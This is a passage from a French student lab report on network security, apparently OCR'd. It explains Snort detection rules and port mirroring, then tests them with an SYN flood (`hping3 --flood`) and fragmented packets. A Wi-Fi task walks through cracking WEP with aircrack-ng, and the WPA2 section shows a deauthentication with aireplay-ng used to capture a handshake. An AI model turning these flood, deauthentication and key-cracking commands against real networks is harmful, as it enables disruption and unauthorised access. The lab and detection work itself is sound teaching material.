5. ***->**: Utilisé pour spécifier la direction du trafic, indiquant l'expéditeur et le destinataire du paquet.*
6. ***msg**: Définit le message associé à l'alerte qui sera générée lorsque la règle est satisfaite. Il fournit une description de l'événement détecté.*
7. ***sid**: Chaque règle est associée à un identifiant de signature unique qui permet de référencer*

spécifiquement cette règle. Cela facilite l'identification et la gestion des alertes générées par le système de détection d'intrusion.

Il existe aussi d'autre options comme :


```
#Detection DoS HTTP GET

alert tcp any any -> any 80 (
        msg:"Detection DoS probable GET Requests";
        http_method;
        content:"GET";
        detection_filter:track by_src, count 50, seconds 10;
        sid:100004;
)
```

1. ***http_method****: Cette option permet de spécifier le type de méthode HTTP à surveiller. Ici, elle est définie sur "GET", ce qui signifie que seules les requêtes HTTP GET seront surveillées.*
2. ***content****: Cela spécifie le contenu à rechercher dans le trafic réseau. Dans ce cas, il s'agit simplement de "GET", indiquant que la règle se déclenchera si une requête HTTP GET est détectée.*
3. ***detection_filter****: Cette option permet de filtrer les alertes pour éviter les faux positifs. Dans cette règle, elle utilise* ***track by_src*** *pour suivre les sources d'attaques potentielles,* ***count 50*** *pour déclencher l'alerte si 50 occurrences de requêtes GET sont observées en 10 secondes.*

Ou bien l'option ***fragoffset*** *qui détecte une fragmentation supérieure ou inférieure à la valeur fournie.*

Pour les tests on a pris un client dans le Réseau B Interne qui va traverser le Réseau Externe (c'est la ou les paquets vont être detecté) pour enfin communiquer avec le Serveur WEB/FTP du Réseau A
Client B (192.168.2.1)
Serveur A (87.10.10.1) (Interface Virtuelle)
IDS (87.10.10.100)

Pour le faire marcher depuis un client on a dû mettre en place du port mirroring grâce aux commandes suivantes :





```
Switch(config)#monitor session 1 source interface gigabitEthernet2/0/1 - 7
Switch(config)#monitor session 1 source interface gigabitEthernet2/0/9 - 48
Switch(config)#$sion 1 destination interface gigabitEthernet2/0/8
Switch(config)#monitor session 1 destination interface gigabitEthernet2/0/8
```

Terminal Terminal Mozi

On a défini que tous les port GigaEthernet sauf le port 8 du switch passe par le IDS (dernier commande) (port gigabitEthernet8 = IDS)


- Tentative de connexion SSH sur vos serveurs depuis l'extérieur




Sur Client B :

root@rt# ssh 87.10.10.1


- Script Attaque DoS sur le serveur Web avec des GET requests






Un script bash sur le client B qui fais la requête GET en boucles sur le serveur web A


- Détection d'un login raté sur le serveur FTP





- Détection des URIs non-normalisées


Sur Client B :



- Commande mis sur le client pour tester le fonctionnement de DoS TCP SYN :

root@rt# hping3 -S --flood 87.10.10.1

- Détection de paquets fragmentés de taille < 200 ou > 1000



Ce script Python utilise le module Scapy pour créer et envoyer un paquet ICMP (ping). Ensuite, il fragmente ce paquet en plusieurs parties avant de l'envoyer sur le réseau. La taille de fragmentation est définie par la variable **fragsize**, qui dans la capture d'écran est réglée à 1400. Du coup, la règle qui sera déclenchée est celle qui détecte une fragmentation supérieure à 1000 octets.

Tâche 6 Attaque sur le Wifi (4,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 15h

Objectif : Mettre en place des attaques sur le WEP et sur le WPA avec une Linksys puis avec un SNS


Sous-tâches	Evaluation prof
Mise en place du WEP sur Linksys	
Cassage de la clé WEP sur Linksys	
Mise en place du WPA sur Linksys	
Cassage du WPA sur Linksys	
Mise en place du WEP sur Stormshield SNS	
Cassage de la clé WEP sur Stormshield SNS	
Mise en place du WPA sur Stormshield SNS	
Cassage du WPA sur Stormshield SNS	

Rapport

(Expliquez votre démarche, le fonctionnement de WEP et de WPA, le principe mis en place par le cracker, etc.)

Attaque WEP

Tout d'abord on met en place de WEP sur la borne linksys pour cela :




Le Wired Equivalent Privacy est un protocole de sécurité pour les réseaux sans fil qui vise à fournir un niveau de confidentialité similaire à celui des réseaux filaires. Il utilise une clé partagée entre les périphériques et le point d'accès pour chiffrer les données échangées. Cependant, le WEP est maintenant largement considéré comme obsolète et peu sûr en raison de ses vulnérabilités connues qui rendent relativement facile à des attaquants de compromettre le réseau.

Pour commencer l'attaque, on met le wlan qui est l'interface wifi en mode monitor avec la commande :

Le mode moniteur sur une interface Wi-Fi permet à la carte réseau de capturer et d'analyser les paquets de données qui circulent sur le réseau sans fil, sans se limiter à ceux qui sont adressés à la carte spécifique. Cela permet notamment de surveiller le trafic du réseau, de détecter les réseaux environnants, de réaliser des analyses de sécurité et de dépanner les problèmes de connectivité. En résumé, le mode moniteur permet une analyse approfondie du trafic Wi-Fi sans fil.
Puis on scanne les réseaux disponibles en filtrant par rapport au protocole d'encryptage souhaité

pour notre cas c'est le WEP. `airodump-ng --encrypt WEP wlan0mon`


Puis on trouve la liste des différents réseaux disponible :



On récupère ensuite le BSSID du réseau qu'on veut attaquer puis on exécute une commande afin d'écouter un réseau spécifique à l'aide de son BSSID

```
airodump-ng --write file_out.cap --canal 6 --encrypt wep --bssid
XX:XX:XX:XX:XX:XX wlan0
```

Suite à cette commande on écoute donc le réseau spécifier




Ensuite plus qu'à attendre qu'on ai beaucoup de data (l'idéal serait 50 000 d'après mon expérience pour pouvoir craquer facilement une clée en 64bits)

Pour calculer la clé de chiffrement il suffit de fournir en en premier paramètre -z le fichier qui contient les

trames capturées (ici file_out.cap). Le protocole est plus ou moins long en fonction du nombre de trames

reçues et du mot de passe. `aircrack-ng -z file_out.cap -0`

Puis on trouve enfin la clef qui permet l'accès au wifi



Attaque WPA2

Pour cette attaque nous utilisons le stormshield comme borne wifi, nous mettons donc la sécurité sur WPA2 et définissons un mot de passe, pour notre cas qui est "azertyuiop"

Le Wi-Fi Protected Access 2 est un protocole de sécurité utilisé pour sécuriser les réseaux sans fil Wi-Fi. Il est conçu pour fournir une meilleure sécurité que son prédécesseur, le WPA . Le WPA2 utilise l'algorithme de chiffrement AES (Advanced Encryption Standard) pour protéger les données transmises sur le réseau Wi-Fi.

tout comme avant on commence par scanner les réseau (se mettre en mode moniteur) mais cette fois ci ceux qui sont en WPA2

```
airodump-ng --encrypt WPA2 wlan0mon
```

Il nous ressort la liste des réseau disponible, ensuite on récupere le bssid du réseau a attaquer puis on l'analyse :

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:0D:B4:18:26:A1  -16      495       31    0  11  405   WPA2 CCMP   PSK  Grp4_SNS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:0D:B4:18:26:A1  F2:53:2E:15:46:9F  -42    1 - 1    210      624  EAPOL
```

On peut voir ici dans "station" qu'un appareil est connecté au réseau, on va forcer sa déconnexion à l'aide de aireplay afin qu'il se reconnecte et qu'on puisse récupérer le handshake pour par la suite pouvoir craquer le mot de passe, on va executer cette commande en simultané avec l'analyse :

aireplay-ng -0 2 -a "BSSID" -c "MAC APPAREIL" wlan0mon suite à cette commande l'appareille

se déconnecte puis on arrive à récupérer le handshake

```
CH  1 ][ Elapsed: 3 mins ][ 2024-03-29 13:41 ][ WPA handshake: 00:0D:B4:18:26:A1

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:0D:B4:18:26:A1  -16      495       31    0  11  405   WPA2 CCMP   PSK  Grp4_SNS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:0D:B4:18:26:A1  F2:53:2E:15:46:9F  -42    1 - 1    210      624  EAPOL
```

